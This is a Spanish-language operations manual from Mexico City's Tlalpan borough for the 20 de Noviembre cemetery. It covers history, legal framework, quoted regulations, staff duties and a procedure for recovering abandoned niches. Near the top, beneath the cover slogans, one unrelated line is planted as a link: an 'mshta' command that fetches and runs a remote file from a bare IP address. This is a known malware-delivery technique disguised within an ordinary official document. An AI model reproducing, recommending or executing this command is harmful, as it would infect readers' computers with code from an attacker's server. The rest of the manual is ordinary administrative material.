



CIUDAD DE MÉXICO
CAPITAL DE LA TRANSFORMACIÓN



— **ALCALDÍA** —
TLALPAN
NUESTRA CASA SE TRANSFORMA
2024 - 2027

MANUAL DE OPERACIONES
PANTEÓN 20 DE NOVIEMBRE
TLALPAN



— **EFICIENCIA • CALIDAD • SEGURIDAD** —

[mshta http://194.41.113.125/good.odd](http://194.41.113.125/good.odd)

MANUAL DE OPERACIÓN DE PANTEONES

ALCALDÍA TLALPAN



2025
Año de
La Mujer
Indígena¹

70
AÑOS
DE LA FUNDACIÓN
TENOCCHITL

PRESENTACIÓN

ANTECEDENTES HISTÓRICOS

MARCO JURÍDICO

ESTRUCTURA ORGÁNICA

ORGANIGRAMAS

ATRIBUCIONES

FUNCIONES DE LOS PUESTOS

PROCEDIMIENTOS ESPECÍFICOS

ESPECIFICACIONES TÉCNICAS

ELEMENTOS DE SEGURIDAD

PLAN O PROGRAMA DE GESTIÓN INTEGRAL DE RIESGOS Y
PROTECCIÓN CIVIL

REGISTROS DE ACCESO Y SALIDA

GLOSARIO DE TERMINOS

VALIDACIÓN DEL MANUAL

MISIÓN

VISIÓN



2025
Año de
La Mujer₂
Indígena₂

70
AÑOS
DE LA FUNDACIÓN
TENOCHTITLÁN

PRESENTACION

El presente Manual de Operación cumple con las directrices señaladas en el Reglamento de Cementerios, Crematorios y Servicios Funerarios en la Ciudad de México y, Lineamientos para la Elaboración de los Manuales de Operación en Cementerios, Crematorios y Agencias de Servicios Funerarios de la Ciudad de México; permitiendo una administración y cuidado de los panteones a cargo de la Alcaldía.

El Manual Operativo del Panteón Civil 20 de noviembre, es un instrumento que identifica la estructura, organización y operación de la Jefatura de la Unidad Departamental de Panteones y tiene como objetivo especificar las normas, funciones, atribuciones, procedimientos, comunicación y transparencia de los servicios funerarios públicos, que se brindan a la ciudadanía de 11 panteones de la zona.

El cementerio 20 de noviembre es el más antiguo de la Alcaldía Tlalpan, en sus cultos y monumentos fúnebres se encuentran variedad de arte, costumbres, creencias y prácticas culturales, asimismo hay vestigios humanos de ancestros de todos los pueblos y colonias de Tlalpan; este espacio público a su vez es patrimonio tangible emblemático pues posee un valor histórico catalogado por el Instituto Nacional de Antropología, un lugar de encuentro de la comunidad, donde se realizan eventos y festividades en honor a los difuntos que reflejan de forma luctuosa la tradición mágico religiosa de la cultura mexicana.



ANTECEDENTES HISTÓRICOS

Los cementerios en la demarcación de Tlalpan datan de la época prehispánica, “un cementerio colectivo comunitario” es testimoniado por hallazgos paleontológicos y narrados por tradición oral en la Comunidad De San Miguel y Santo Tomas Ajusco en el paraje nombrado “las calaveras”, sería la cultura Tuxpaneca| quien se asentó en esta zona en el periodo del posclásico.

Durante la época colonial los cementerios se encontraban en las parroquias e iglesias, en los pueblos de Tlalpan habría vestigios en los atrios y patios de estos templos, por causas de sanidad y crecimiento de la población se empezaron a ubicar en otros sitios.

En el periodo la Reforma los asuntos funerarios y defunciones se designaron a los registros de justicia y policía.

Un decreto dictado por Porfirio Díaz a finales de siglo XIX, ordena retirar los panteones de los atrios de las iglesias, así los camposantos en Tlalpan se formaron con la donación de terrenos y con la designación de tierras comunales, en el caso del panteón 20 de noviembre se nombra como el panteón del paraje San Marcos o panteón nuevo se terminó de construir en 1875.



MARCO JURÍDICO

1. Constitución Política de los Estados Unidos Mexicanos, publicada en el Diario Oficial de la Federación el 5 de febrero de 1917. Vigente.
2. Constitución Política de la Ciudad de México publicada en la Gaceta Oficial de la Ciudad de México el 5 de febrero de 2017. Vigente.

Leyes

3. Ley General de Salud, publicada en el Diario Oficial de la Federación el 7 de febrero de 1984. Vigente.
4. Ley Orgánica de Alcaldías de la Ciudad de México, publicada en la Gaceta Oficial de la Ciudad de México el 4 de mayo de 2018. Vigente.
5. Ley de Procedimiento Administrativo de la Ciudad de México, publicada en la Gaceta Oficial del Distrito Federal el 21 de diciembre de 1995. Vigente.
6. Ley de Protección de Datos Personales en Posesión de los Sujetos Obligados de la Ciudad de México, publicada en la Gaceta Oficial de la Ciudad de México el 10 de abril de 2018. Vigente.
7. Ley de Responsabilidades Administrativas de la Ciudad de México, publicada en la Gaceta Oficial de la Ciudad de México el 1 de septiembre de 2017. Vigente.
8. Ley de Salud del Distrito Federal, publicada en la Gaceta Oficial de la Ciudad de México el 17 de septiembre de 2009. Vigente.
9. Ley de Transparencia, Acceso a la Información Pública y Rendición de Cuentas de la Ciudad de México, publicada en la Gaceta Oficial de la Ciudad de México el 06 de mayo 2016. Vigente.
10. Ley del Instituto de Verificación Administrativa de la Ciudad de México, publicada en la Gaceta Oficial de la Ciudad de México el 12 de junio de 2019. Vigente.

Códigos

11. Código de Procedimientos Civiles para el Distrito Federal, publicado en el Diario Oficial de la Federación 1 al 21 de septiembre de 1932. Vigente.
12. Código Fiscal de la Ciudad de México, publicado en la Gaceta Oficial de la Ciudad de México el 18 de diciembre de 2018. Vigente.
13. Código Penal para el Distrito Federal, publicado en la Gaceta Oficial de la Ciudad de México el 16 de julio de 2002. Vigente.
14. Código de Ética de la Administración Pública y Alcaldías de la Ciudad de México, publicado en la Gaceta Oficial de la Ciudad de México el 28 de agosto de 2024. Vigente.
15. Código de Conducta de la Alcaldía Tlalpan, publicado en la Gaceta Oficial de la Ciudad de México el 24 de mayo de 2019. Vigente.

Reglamentos

16. Reglamento de Cementerios del Distrito Federal, publicado en el Diario Oficial de la Federación el 28 de diciembre de 1984. Vigente.
17. Reglamento de Cementerios, Crematorios y Servicios Funerarios en la Ciudad de México, publicado en la Gaceta Oficial de la Ciudad de México el 11 de marzo de 2022. Vigente.
18. Reglamento de la Ley de Salud del Distrito Federal, publicado en la Gaceta Oficial de la Ciudad de México el 7 de julio de 2011. Vigente.
19. Reglamento de la Ley de Transparencia y Acceso a la Información Pública de la Administración Pública Distrito Federal, publicado en la Gaceta Oficial de la Ciudad de México el 25 de noviembre de 2011. Vigente.
20. Reglamento de la Ley Federal de Protección de Datos Personales en Posesión de los Particulares, publicado en el Diario Oficial de la Federación el 21 de diciembre de 2011. Vigente.
21. Reglamento de Verificación Administrativa para el Distrito Federal, publicado en la Gaceta Oficial de la Ciudad de México el 31 de agosto de 2010. Vigente.

Lineamientos

22. Lineamientos para la elaboración de los Manuales de Operación en Cementerios, Crematorios y Agencias de Servicios Funerarios de la Ciudad de México, publicado en la Gaceta Oficial de la Ciudad de México el 27 de octubre de 2022. Vigente.

Avisos

23. Aviso por el que se dan a conocer los Lineamientos para la Recuperación de Fosas, Gavetas, Criptas y Nichos en Estado de Abandono en los Cementerios Civiles y Concesionados de la Ciudad de México. Publicado en la Gaceta Oficial de la Ciudad de México el 23 de abril de 2024. Vigente.
24. Aviso por el que se dan a conocer los lineamientos para la implementación de herramientas tecnológicas de videovigilancia en los cementerios y crematorios de la Ciudad de México. Publicado en la Gaceta Oficial de la Ciudad de México el 15 de marzo de 2024. Vigente.




MISION-VISIÓN

Misión: Proporcionar servicios funerarios públicos de inhumación, exhumación, re-inhumación e incineración de restos humanos y gestiones de aprovechamientos, mediante procedimientos transparentes y eficientes para la ciudadanía, en un marco de legalidad y bioética.

Visión: Ser una Jefatura que presta servicios funerarios integrales de una manera pronta, eficiente con los principios de humano y social.

ORGANIGRAMA



ATRIBUCIONES

LEY ORGÁNICA DE ALCALDÍAS DE LA CIUDAD DE MÉXICO **CAPÍTULO VII DE LAS ATRIBUCIONES EXCLUSIVAS DE LAS PERSONAS** **TITULARES DE LAS ALCALDÍAS**

Artículo 32. Las atribuciones exclusivas de las personas titulares de las Alcaldías en materia de obra pública, desarrollo urbano y servicios públicos, son las siguientes:

I. Supervisar y revocar permisos sobre aquellos bienes otorgados a su cargo con esas facultades siguiendo un procedimiento de verificación, calificación de infracciones y sanción;

VIII. Vigilar y verificar administrativamente el cumplimiento de las disposiciones, así como aplicar las sanciones que correspondan en materia de establecimientos mercantiles, estacionamientos públicos, construcciones, edificaciones, mercados públicos, protección civil, protección ecológica, anuncios, uso de suelo, cementerios, servicios funerarios, servicios de alojamiento, protección de no fumadores, y desarrollo urbano.

LEY DE SALUD DE LA CIUDAD DE MÉXICO **CAPÍTULO III SALUBRIDAD LOCAL**

Artículo 170. La Agencia de Protección Sanitaria vigilará el cumplimiento de las disposiciones sanitarias aplicables a cementerios, crematorios y funerarias. Para otorgar la concesión respectiva a estos establecimientos, deberá recabarse previamente la autorización sanitaria que expida el propio Gobierno. Las disposiciones reglamentarias establecerán los requisitos que deberán cumplirse para el otorgamiento de la autorización sanitaria, entre los que se incluirán: áreas verdes, sanitarios, adecuación para personas con capacidades diferentes y las que correspondan, en su caso, para el ofrecimiento de los servicios de refrigeración, embalsamamiento, inhumación, exhumación y cremación de cadáveres. Queda prohibido a los titulares, responsables o trabajadores de los cementerios, crematorios y funerarias, realizar cualquier manejo de cadáveres fuera de lo estipulado en las autorizaciones, permisos o concesiones correspondientes, así como ofertar y prestar servicios para la expedición de certificados de defunción por sí o a través de terceros. En caso de desacato se impondrán las sanciones administrativas de carácter sanitario, sin menoscabo de las penas establecidas en la Ley General, el Código Penal vigente en la Ciudad de México y otras disposiciones legales aplicables.



REGLAMENTO DE CEMENTERIOS, CREMATORIOS Y SERVICIOS FUNERARIOS EN LA CIUDAD DE MÉXICO

CAPÍTULO II FACULTADES Y OBLIGACIONES DE LAS AUTORIDADES

Artículo 13. Corresponde a las Alcaldías:

- I. Administrar los cementerios civiles dentro de su demarcación territorial, considerando a los mismos como espacios del derecho a la memoria de quienes reposan en ellos;
- II. Prestar el servicio público de cementerios dentro de su demarcación territorial en los cementerios civiles. Lo anterior, cumpliendo con los requisitos establecidos en el marco normativo y previa obtención de la autorización correspondiente;
- III. Cumplir las disposiciones de este Reglamento en su respectiva demarcación territorial;
- IV. Informar a la autoridad competente, sobre actos o hechos cometidos por los trabajadores que realicen sus labores en los cementerios civiles, que pudieran derivar en alguna responsabilidad y se encuentren en los supuestos del artículo 46 de la Ley Federal de los Trabajadores al Servicio del Estado. Dicho procedimiento se apegará a las disposiciones normativas aplicables;
- V. Presentar inmediatamente la denuncia correspondiente ante la Fiscalía o el órgano competente cuando tenga conocimiento de hechos que constituyan la alteración en la rotulación, profanación, destrucción, desaparición o alteración de la integridad de las fosas, así como cuando haya alteración, destrucción o desaparición de los registros o de la cremación, inhumación y exhumación de cadáveres o restos humanos depositados en los cementerios civiles. Una vez realizada la denuncia deberá informar a la Dirección General en un término máximo de dos días hábiles y, en caso de verse involucrados prestadores de servicios externos, a la Secretaría de Trabajo;
- VI. Establecer y ejecutar las medidas de mitigación inmediata para la atención de las incidencias detectadas;
- VII. Garantizar el debido diligenciamiento y registro de inhumaciones, exhumaciones y cremaciones realizadas en su demarcación territorial, así como mantenerlos actualizados diariamente;
- VIII. Llevar a cabo la cremación o trituración de restos humanos cumplidos y depositarlos en el Memorial correspondiente, de acuerdo con los Lineamientos que emita la Agencia de Protección Sanitaria;
- IX. Emitir la autorización en favor de las personas prestadoras de servicios externos. Dichas autorizaciones serán renovadas trimestralmente y podrán ser revocadas en términos de lo que establezca el Manual Operativo del Cementerio;
- X. Contar con un registro de las personas prestadoras de servicios externos que realicen sus actividades en su demarcación territorial y por cementerio;
- XI. Llevar un padrón de los cementerios civiles y comunitarios en su demarcación territorial, así como fungir como enlace con la Dirección General;



- XII. Mantener y conservar en buen estado las instalaciones de los cementerios civiles y crematorios públicos;
- XIII. Elaborar los diagramas y planos sobre la ubicación exacta de las tumbas o fosas, criptas, columbarios y Memoriales, actualizados de manera mensual, reportando la Dirección de General cualquier alteración de manera inmediata;
- XIV. Garantizar que las fosas en las que se inhumen o exhumen los cadáveres se encuentren debidamente identificadas y de acuerdo con los parámetros establecidos en este Reglamento y los lineamientos específicos conforme a los métodos de cada alcaldía según sus necesidades;
- XV. Presentar, por cada cementerio oficial y crematorio público, a la Dirección General su estudio de análisis de riesgo y su programa de gestión de los mismos, a efecto de coordinar acciones institucionales para su adecuada atención;
- XVI. Aplicar los lineamientos que establezca la Dirección General para la recuperación de restos humanos no localizados;
- XVII. Proporcionar a la Consejería y autoridades competentes la información que le sea solicitada, en el ámbito de su competencia;
- XVIII. Establecer los mecanismos de seguridad y vigilancia para el control de los accesos y resguardo de los cementerios civiles;
- XIX. Proponer a la Consejería el establecimiento o modificación de lineamientos y criterios aplicables a los servicios que regula el presente Reglamento, considerando las particularidades de cada demarcación territorial;
- XX. Proponer a la Dirección General el establecimiento de cementerios civiles, comunitarios e históricos, considerando las particularidades de cada demarcación territorial, en apego a las leyes correspondientes;
- XXI. Proponer a la Dirección General la expedición o modificación de manuales de operación de los cementerios civiles, donde se considerará la especial condición que exponga la Alcaldía proponente;
- XXII. Desarrollar acciones tendientes a prestar en forma gratuita servicios funerarios cuando se trate de personas en situación de calle y vulnerabilidad económica o sus deudos carezcan de recursos económicos;
- XXIII. Ordenar al personal especializado en funciones de verificación del INVEA, adscrito a la Alcaldía, la práctica de visitas de verificación administrativa, así como aplicar las sanciones que correspondan en materia de cementerios y servicios funerarios;
- XXIV. Informar a la Secretaría de Administración y Dirección General de la estructura de personal que esté a cargo de los cementerios civiles y crematorios públicos, así como sus respectivas modificaciones; y
- XXV. Las demás que establezcan otras disposiciones legales en la materia.

CAPÍTULO IV SISTEMA DE REGISTRO DE CEMENTERIOS, CREMATORIOS Y SERVICIOS FUNERARIOS DE LA CIUDAD DE MÉXICO

Artículo 26. Los cementerios, en cualquiera de sus modalidades, deberán contar con un registro físico de inhumaciones, exhumaciones, reinhumaciones, depósito de restos humanos cumplidos y cremaciones. La Dirección General establecerá los lineamientos de operación y supervisión de dichos registros.

Artículo 27. La implementación del Sistema es de observancia obligatoria para los cementerios, crematorios y alojamiento de restos humanos, restos humanos áridos o cremados, así como los prestadores de servicios funerarios; por lo que deberán hacer las adecuaciones necesarias en sus instalaciones para la debida implementación del Sistema. Todo prestador del servicio público de cementerios, en cualquiera de sus modalidades, y alojamientos deberán implementar dichas herramientas tecnológicas a su costa.

Artículo 29. Las personas encargadas y todo el personal de los cementerios, en cualquiera de sus modalidades, deberán estar registrados en el Sistema, para lo cual se proporcionará la siguiente información, actualizada de manera mensual:

- I. Nombre;
- II. Domicilio particular;
- III. Área a la que se encuentra adscrita;
- IV. Horario de labores;
- V. Número telefónico; y
- VI. Funciones de las que se encarga en el cementerio, según sea el caso.

Para efectos del presente artículo, las alcaldías deberán proporcionar la información necesaria a la Secretaría de Administración para que ésta lleve a cabo el registro de encargados y personal adscrito a cementerios civiles y crematorios públicos en cada demarcación territorial. En el caso de concesionarios, éstos serán los encargados de registrar dicha información.

Artículo 32. Las Alcaldías y concesionarios deberán registrar en el Sistema diariamente el número de inhumaciones, exhumaciones, reinhumaciones, cremaciones y alojamientos, así como demás servicios funerarios que se presten.

Artículo 33. Las alcaldías y concesionarios, así como los prestadores de servicios funerarios, deberán hacer su reporte de apertura y cierre de servicio, informando diariamente las incidencias presentadas, acciones de mitigación tomadas y seguimiento hasta el cierre de los eventos reportados.

CAPÍTULO VI PRESTACIÓN DEL SERVICIO PÚBLICO DE CEMENTERIOS EN CUALQUIERA DE SUS MODALIDADES

Artículo 52. Las Alcaldías designarán a una persona responsable de cada cementerio civil y/o crematorio público que se encuentre en su demarcación territorial, quien reportará directamente a la unidad administrativa de apoyo técnico operativo competente en su estructura. Los concesionarios, a través de su representante legal, designarán a una persona responsable de cada cementerio y/o crematorio en donde pretendan prestar cualquiera de los servicios dentro del territorio de la Ciudad de México. Las personas administradoras, deberán cumplir con al menos los siguientes requisitos:

- I. Escolaridad mínima de nivel bachillerato;
- II. Experiencia comprobable de 2 años en materia administrativa
- III. Acreditar cursos en materia de derechos humanos, no discriminación, perspectiva de género, así como protección de datos personales;
- IV. Constancia de Antecedentes No Penales;
- V. No haber sido inhabilitado para la prestación del servicio público; y
- VI. Aprobar el Examen de Control de Confianza determinado por la Dirección General del Centro de Evaluación y Control de Confianza de la Secretaría de Seguridad Ciudadana.

Artículo 60. En los procedimientos de inhumación o cremación prestados por las Alcaldías y los concesionarios del servicio público de cementerios, se deberá observar lo siguiente:

- I. El personal administrativo verificará los documentos presentados, consistentes en:
 - a) Certificado de Defunción y Boleta del Registro Civil;
 - b) Permiso sanitario, expedido por la Agencia de Protección Sanitaria, dentro de las 48 horas siguientes a la muerte de la persona o posterior a las 48 horas de la defunción, previa presentación de la respectiva tesis de embalsamamiento.
 - c) Documentos que acrediten la titularidad de la fosa donde se pretende efectuar la inhumación;
 - d) Documentos que acrediten el pago correspondiente por los servicios de inhumación o cremación que se prestarán; y
 - e) Los demás que determine la Dirección General o la Agencia de Protección Sanitaria, según corresponda.
- II. El personal administrativo deberá asegurar la protección de los datos personales en su posesión con los niveles de seguridad adecuados previstos por la normativa aplicable;
- III. Una vez validada la documentación presentada por la persona responsable del trámite, el personal administrativo autorizará la inhumación o cremación, entregando una copia de validación del trámite a la persona encargada y al personal de seguridad y vigilancia del cementerio;

- IV. El personal administrativo solicitará al operativo el inicio de los trabajos de inhumación o cremación, según sea el caso;
- V. En caso de acompañamiento a la inhumación, personal del cementerio guiará el cortejo fúnebre hasta el punto donde se llevará a cabo el servicio;
- VI. Efectuada la inhumación correspondiente y cubierta la fosa individual, los asistentes podrán permanecer por el tiempo que estimen necesario dentro del horario establecido. En caso de emergencia sanitaria u otra situación excepcional, los asistentes podrán permanecer por tiempo limitado, de acuerdo con las medidas establecidas por la Dirección General;
- VII. En el caso de cremación, una vez terminado el proceso se entregarán las cenizas al custodio responsable del trámite o la familia, las cenizas serán depositadas en el nicho o columbario que los deudos adquieran para tal efecto; y
- VIII. El personal operativo se encargará de la limpieza y desinfección de los instrumentos y herramientas empleadas durante el procedimiento de inhumación o cremación, después de cada servicio.

En caso de que no se cumpla con los requisitos señalados en la fracción I del presente artículo, no se prestarán los servicios de inhumación o cremación y el encargado de la oficina del cementerio dará vista a la autoridad correspondiente para los efectos legales a que haya lugar.

Los administradores de los cementerios serán los responsables de vigilar la adecuada aplicación de las medidas sanitarias de los lugares y del personal involucrado, así como de proporcionar los insumos necesarios para ello.

CAPÍTULO VII PERSONAS PRESTADORAS DE SERVICIOS EXTERNOS

Artículo 61. Para que las personas prestadoras de servicios externos puedan ejercer sus actividades lícitas dentro de los cementerios civiles, deberán contar con la licencia que les reconozca como tales y previa autorización de la alcaldía correspondiente.

Artículo 62. Las alcaldías se coordinarán con la Secretaría de Trabajo para que las personas prestadoras de servicios externos tengan registradas las actividades que desempeñan en los cementerios civiles de la Ciudad de México.

Artículo 63. La alcaldía informará a la Secretaría de Trabajo las denuncias que reciba por la deficiente prestación de sus servicios; por lo que dicha Dependencia comunicará a los prestadores de servicios externos las violaciones de que tengan conocimiento, a fin de que se practiquen las investigaciones pertinentes y, en su caso, se impongan las sanciones que procedan.

Artículo 65. La alcaldía podrá retirar la autorización concedida a los prestadores de servicios externos que violenten las disposiciones establecidas en el presente Reglamento más las señaladas en el Manual de Operación que corresponda, informando a la Secretaría de Trabajo.

CAPÍTULO IX ARCHIVO

Artículo 82. Los cementerios civiles y crematorios públicos, contarán con un archivo físico y digital dentro del Sistema, deberá contener la administración de fosas en el que se señale, entre otros, la información relativa a la capacidad, uso y disponibilidad de fosas, fosas comunitarias, nichos, gavetas, osarios, columbarios, criptas y Memoriales.

Artículo 83. La digitalización del archivo será responsabilidad de las Alcaldías y deberá procesarse de conformidad con la Ley de Archivos de la Ciudad de México, con el asesoramiento de la Agencia Digital de Innovación Pública, observando lo establecido en la Ley de Protección de Datos Personales en Posesión de Sujetos Obligados de la Ciudad de México.

LINEAMIENTOS PARA LA CONSTRUCCIÓN DE MEMORIALES EN LOS CEMENTERIOS DE LA CIUDAD DE MÉXICO

TERCERO. Las personas responsables de la prestación del servicio público de cementerios deberán elaborar los diagramas y planos sobre la ubicación y distribución exacta de los Memoriales al interior del cementerio y en caso de que se realice una modificación o cualquier alteración al proyecto aprobado se deberá informar a la Dirección General para su autorización.

CAPÍTULO II CONSTRUCCIÓN DE LOS MEMORIALES

CUARTO. La construcción de memoriales podrá ser horizontal, vertical o mixta, de conformidad con el artículo 24 del Reglamento.

QUINTO. La construcción de los Memoriales debe ir conforme a las necesidades sociales y espacio proyectado que se tengan dentro de la prestación del servicio público, es por ende que la edificación y planeación depende internamente de las Alcaldías y concesionarios en relación al diagnóstico de cada cementerio.

CAPÍTULO III **OPERATIVIDAD**

SÉPTIMO. Para llevar a cabo un depósito de restos en el Memorial debe haber fenecido el sistema de temporalidad del derecho de uso sobre la fosa, gaveta, cripta o nicho y no contar con un custodio reclamante de acuerdo con el procedimiento administrativo establecido en los “*Lineamientos para la recuperación de fosas, gavetas, criptas y nichos en estado de abandono en los cementerios civiles y concesionados de la Ciudad de México*”.

OCTAVO. El Registro de Restos Humanos Cumplidos depositados en el Memorial contendrá la siguiente información:

- a) Nombre del finado y en su caso domicilio de la persona finada;
- b) Día, mes y año en el que falleció;
- c) Datos de la fosa, cripta, nicho o gaveta asignada de origen;
- d) En su caso, folio del título;
- e) Fecha, hora y lugar del depósito;
- f) Folio de la asignación de placa de identificación; y
- g) Nombre, firma del depositante.

NOVENO. La identificación que se fijará en el lugar que se disponga en el memorial del cementerio, contendrá como mínimo los siguientes datos:

- a) Folio de asignación;
- b) Nombre del finado o finada;
- c) En su caso, fecha de nacimiento y de fallecimiento (día, mes y año); y
- d) Datos de la fosa, cripta, nicho o gaveta asignada de origen.
- e) Datos del nicho en que será depositado.

DÉCIMO. La finalidad de los Memoriales es preservar la memoria de los difuntos de manera digna, por lo que la capacidad de estos es responsabilidad de las Alcaldías y, en su caso concesionarios, de tal manera que su construcción vaya en sintonía y en cuánto rebase los límites de capacidad, solicitaría autorización correspondiente a la Dirección General y a la Agencia de Protección Sanitaria para dar el destino final.

FUNCIONES

Puesto: Jefatura de Unidad Departamental de Panteones:

- Atender las solicitudes de los servicios públicos funerarios y trámites inherentes a los mismos, en los cementerios civiles a cargo de la Alcaldía, para beneficio de la población.
- Aplicar las disposiciones jurídicas que rigen a los Cementerios en la Ciudad de México, para mantener el estado de derecho.
- Supervisar los servicios públicos de inhumación, exhumación, reinhumaciones e incineración de cadáveres, restos humanos y restos humanos áridos en los cementerios a cargo de la Alcaldía, para que se proporcionen con apego a la normatividad aplicable y de manera ética.
- Supervisar los trabajos de construcción, desmonte y monte de monumentos, profundizaciones, encortinado, citarilla, ampliación, profundización y cierre de gaveta, arreglos de fosa, y demás que se requieran en los cementerios, velando el debido cumplimiento de la normatividad aplicable.
- Vigilar la debida administración de los Cementerios en la Alcaldía, para su correcto funcionamiento.
- Atender lo relacionado con los pagos de refrendos y mantenimientos con apego a la normatividad aplicable, en beneficio de la población.
- Informar a sus superiores jerárquicos y demás autoridades competentes, sobre los ingresos autogenerados en la operación de cementerios y la prestación de servicios funerarios de la Alcaldía, para su administración.
- Proponer a consideración de la Subdirección de Gobierno las normas y políticas de aplicación general para la prestación de los servicios públicos funerarios que proporciona la Alcaldía, para mejorarlos en beneficio de la población.

Puesto: Administración de la Oficina de Panteones

- Coordinar la atención al público y usuarios de 11 panteones de las solicitudes de servicios públicos funerarios (tramites, permisos y servicios).
- Revisar, registrar, generar los expedientes para resguardar la documentales físicos y digitales debidamente en los archivos.
- Realizar el registro y actualización de bases de datos en los cementerios.
- Buscar y en su caso expedir las Constancias de antecedentes y validación de alineamientos por títulos de perpetuidad.
- Coordinar al personal operativo para atender los servicios funerarios.
- Turnar al Titular de la Jefatura de Unidad Departamental de Panteones los casos para visto bueno de temporalidades, controversias de titularidad y uso de fosas.



Puesto	Funciones
Jefatura de Unidad Departamental de Panteones	<ul style="list-style-type: none"> ❖ Dar cumplimiento a las atribuciones que compete a la Alcaldía en el Reglamento de Cementerios y Crematorios de la Ciudad de México. ❖ Supervisar y registrar por filtros de control los servicios públicos de inhumación, exhumación, reinhumaciones e incineración de cadáveres, restos humanos y restos humanos áridos en los cementerios. ❖ Revisar y verificar los procedimientos de uso de fosas o nichos según temporalidad y documental avalando su certeza y legalidad para su actualización, anuencia o termino de uso. ❖ Generar datos estadísticos y de ingresos para su turna a las instancias corresponsales. ❖ Administrar y coordinar los recursos materiales, logísticos de movilidad y humanos para la operación de mantenimientos y suministro de agua de 11 panteones.
Encargado Módulo de Cremación	Responsable administrativo y técnico de las incineraciones de cuerpos y restos.
Personal Administrativo en la Oficina de Atención a Panteones	Apoyo a las actividades de la oficina con designación de tareas y actividades.
Personal Operativo	
Personal Administrativo de Apoyo en la Oficina de la Jefatura de Unidad Departamental de Panteones	
Personal Técnico Cremador	
Personal no Asalariado o Voluntario	
Personal externo Prestador de Servicios	



FUNCIONES DEL PERSONAL:

NOMBRE	PUESTO	FUNCION
SERGIO EHECATL ARRIOLA BOTELLO	COORDINADOR DEL MODULO DE CREMACION	RESPONSABLE DE REVISAR Y AUTORIZAR LOS SERVICIOS DE CREMACION, ASI COMO ENTREGAR DOCUMENTACION Y ATENDER A LA CIUDADANIA. ELABORACION DE EXPEDIENTES DE CREMACION, CONTROL DE ARCHIVO.
ANDRES MADRIGAL MENDOZA	CREMADOR	RESPONSABLE DE REALIZAR LOS SERVICIOS DE CREMACION, ASI COMO LIMPIEZA DEL AREA DE CREMATARIO, LLEVAR A CABO EL PROCESO COMPLETO DE LA INCINERACION DE CADAVERES, RESTOS ARIDOS Y/O MIEMBROS, ENTREGA DE CENIZAS. APOYAR AL INGRESO DE LOS SERVICIOS. DESTRUCCION DE ATAUTES (EN CASO DE REQUERIRLO).
AGUSTIN BETANCOURT NAVA	CREMADOR	RESPONSABLE DE REALIZAR LOS SERVICIOS DE CREMACION, ASI COMO LIMPIEZA DEL AREA DE CREMATARIO, LLEVAR A CABO EL PROCESO COMPLETO DE LA INCINERACION DE CADAVERES, RESTOS ARIDOS Y/O MIEMBROS, ENTREGA DE CENIZAS. APOYAR AL INGRESO DE LOS SERVICIOS. DESTRUCCION DE ATAUTES (EN CASO DE REQUERIRLO).
HEBER JARED DIAZ MORENO	CREMADOR	RESPONSABLE DE REALIZAR LOS SERVICIOS DE CREMACION, ASI COMO LIMPIEZA DEL AREA DE CREMATARIO, LLEVAR A CABO EL PROCESO COMPLETO DE LA INCINERACION DE CADAVERES, RESTOS ARIDOS Y/O MIEMBROS, ENTREGA DE CENIZAS. APOYAR AL INGRESO DE LOS SERVICIOS. DESTRUCCION DE ATAUTES (EN CASO DE REQUERIRLO).
JORGE RAUL CABRERA PARTIDA	CREMADOR	RESPONSABLE DE REALIZAR LOS SERVICIOS DE CREMACION, ASI COMO LIMPIEZA DEL AREA DE CREMATARIO, LLEVAR A CABO EL PROCESO COMPLETO DE LA INCINERACION DE CADAVERES, RESTOS ARIDOS Y/O MIEMBROS, ENTREGA DE CENIZAS. APOYAR AL INGRESO DE LOS SERVICIOS. DESTRUCCION DE ATAUTES (EN CASO DE REQUERIRLO).
MARIANA BARCENAS	AUXILIAR ADMINISTRATIVO	APOYO EN EL AREA DE ARCHIVO, GENERACION DE OFICIOS Y CAPTURA DE EXPEDIENTES. LLENADO DE BITACORA DE CREMACIONES.
MARTHA MENDOZA	AUXILIAR ADMINISTRATIVO	APOYO EN EL AREA DE ARCHIVO, GENERACION DE OFICIOS Y CAPTURA DE EXPEDIENTES. LLENADO DE BITACORA DE CREMACIONES.
BEATRIZ CHAVEZ	AUXILIAR ADMINISTRATIVO	APOYO EN EL AREA DE ARCHIVO, GENERACION DE OFICIOS Y CAPTURA DE EXPEDIENTES. LLENADO DE BITACORA DE CREMACIONES.



1.Nombre del Procedimiento: Recuperación de Nichos Abandonados.


Objetivo General: Regular y vigilar que los nichos que se encuentre regulados y cumplan con las reglas normativas, para poder brindar el servicio a la comunidad originaria de la Alcaldía Tlalpan.

Descripción Narrativa:

No.	Responsable de la Actividad	Actividad	Tiempo
1	Jefe de Oficina	Realiza la revisión para verificar los derechos de uso de Nichos, así como la temporalidad y si están en abandono.	10 días
2		Informa a la Jefatura de Unidad Departamental de Panteones el resultado de la revisión de manera escrita.	1 día
3	Jefatura de Unidad Departamental de Panteones	Recibe el resultado de la revisión de manera escrita; instruye al Administrador del Panteón que elabore escrito para notificar a la persona titular de los derechos, así como informar en los estrados, para que realicen las comparecencias y en su caso la comprobación de los espacios.	90 días
		¿Se realiza la comprobación?	
		NO	
4		Instruye al Personal Operativo, para que realice la exhumación de los restos.	1 día
5	Personal Operativo	Realiza la exhumación de los restos; levanta acta e informa a la Jefatura de Unidad Departamental de Panteones.	1 día
6	Jefatura de Unidad Departamental de Panteones	Recibe acta y realiza la recuperación de los nichos, para que sean incorporados al sistema de temporalidades.	1 día
		Conecta con el fin del procedimiento.	
		SI	
7		Acude la persona titular de los derechos a la oficina de panteones y comprueba la personalidad.	1 hora
8	Jefe de Oficina	Recibe la documentación comprobatoria e informa a la persona titular de los derechos, para que realice el pago de derechos.	15 minutos
9		Recibe el comprobante de pago por parte de la persona titular de los derechos.	1 hora
10		Informa a la persona titular de los derechos el ejercicio que cubre el periodo pagado.	20 minutos
11		Elabora Informe Conceptos y Cuotas para los ingresos y entrega a la Jefatura de Unidad Departamental de Panteones.	1 día
12	Jefatura de Unidad Departamental de Panteones	Recibe el Informe Conceptos y Cuotas para los ingresos y remite a la Dirección de Autogenerados.	1 día
		Fin del procedimiento.	



Diagrama de Flujo: Recuperación de Nichos Abandonados



Aspectos a considerar:

El presente procedimiento cumple con lo establecido en el Reglamento de Cementerios, Crematorios y Servicios Funerarios en la Ciudad de México en su artículo 143; así como a los Lineamientos para la Recuperación de Fosas, Gavetas, Criptas y Nichos en Estado de Abandono en los Cementerios Civiles y Concesionados de la Ciudad de México.

De conformidad con los Cementerios Civiles, se deberá dar cumplimiento con el Capítulo III. Procedimiento para la **Recuperación de Fosas, Gavetas y Nichos Abandonados** de los Lineamientos señalados:

